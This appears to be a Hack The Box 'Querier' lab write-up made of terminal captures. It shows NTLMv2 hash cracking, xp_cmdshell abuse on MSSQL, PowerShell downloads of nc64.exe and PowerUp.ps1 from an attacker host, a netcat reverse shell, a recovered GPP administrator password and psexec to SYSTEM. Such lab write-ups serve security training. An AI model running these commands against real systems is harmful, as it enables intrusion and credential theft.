
didnt show responder because I got before prepar the write up




```
root@kali:~/Masaüstü# john --format=netntlmv2 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:09 DONE (2019-02-18 19:07) 0.1058g/s 948581p/s 948581c/s 948581C/s correforenz..corby909
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```




```
root@kali:/usr/share/doc/python-impacket/examples# ./mssqlclient.py -db volume -windows-auth mssql-svc@10.10.10.125
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure
SQL> xp_cmdshell type c:\\users\mssql-svc\desktop\user.txt
output

--------------------------------------------------------------------------------

c37b41bb669da345bb14de50faab3c16
NULL
SQL> 
```




```
root@kali:~/Masaüstü# /usr/share/doc/python-impacket/examples/mssqlclient.py -db volume -windows-auth mssql-svc@10.10.10.125
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> reconfigure
SQL> xp_cmdshell powershell Invoke-WebRequest -Uri "http://10.10.12.144:8081/nc64.exe" -OutFile "C:\users\mssql-svc\downloads\nc64.exe"
output

--------------------------------------------------------------------------------

NULL
SQL> xp_cmdshell dir C:\users\mssql-svc\downloads\
output

--------------------------------------------------------------------------------

 Volume in drive C has no label.
 Volume Serial Number is FE98-F373
NULL
 Directory of C:\users\mssql-svc\downloads
NULL
02/19/2019  03:23 PM    <DIR>          .
02/19/2019  03:23 PM    <DIR>          ..
02/19/2019  03:23 PM            45,272 nc64.exe
               1 File(s)         45,272 bytes
               2 Dir(s)   6,478,364,672 bytes free
NULL
SQL> xp_cmdshell dir C:\users\mssql-svc\downloads\nc64.exe 10.10.12.144 4444 -e cmd.exe
```



```
root@kali:~/Downloads# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.12.144] from (UNKNOWN) [10.10.10.125] 49684
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
whoami
querier\mssql-svc
```




```
C:\Users\mssql-svc\Downloads>powershell Invoke-WebRequest -Uri "http://10.10.12.144:8081/PowerUp.ps1" -OutFile "C:\users\mssql-svc\downloads\PowerUp.ps1"
powershell Invoke-WebRequest -Uri "http://10.10.12.144:8081/PowerUp.ps1" -OutFile "C:\users\mssql-svc\downloads\PowerUp.ps1"

C:\Users\mssql-svc\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FE98-F373

 Directory of C:\Users\mssql-svc\Downloads

02/19/2019  03:44 PM    <DIR>          .
02/19/2019  03:44 PM    <DIR>          ..
02/19/2019  03:23 PM            43,696 nc64.exe
02/19/2019  03:45 PM           562,842 PowerUp.ps1
               2 File(s)        606,538 bytes
               2 Dir(s)   6,232,473,600 bytes free
```



powershell PowerUp.ps1

```
Changed   : {2019-01-28 23:12:48}
UserNames : {Administrator}
NewName   : [BLANK]
Passwords : {MyUnclesAreMarioAndLuigi!!1!}
File      : C:\ProgramData\Microsoft\Group
            Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml
```



```
root@kali:/usr/share/doc/python-impacket/examples# ./psexec.py Administrator:MyUnclesAreMarioAndLuigi\!\!1\!@10.10.10.125
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 10.10.10.125.....
[*] Found writable share ADMIN$
[*] Uploading file HueNpxuJ.exe
[*] Opening SVCManager on 10.10.10.125.....
[*] Creating service RJmo on 10.10.10.125.....
[*] Starting service RJmo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>more c:\users\administrator\desktop\root.txt
b19c3794f786a1fdcf205f81497c3592

C:\Windows\system32>
```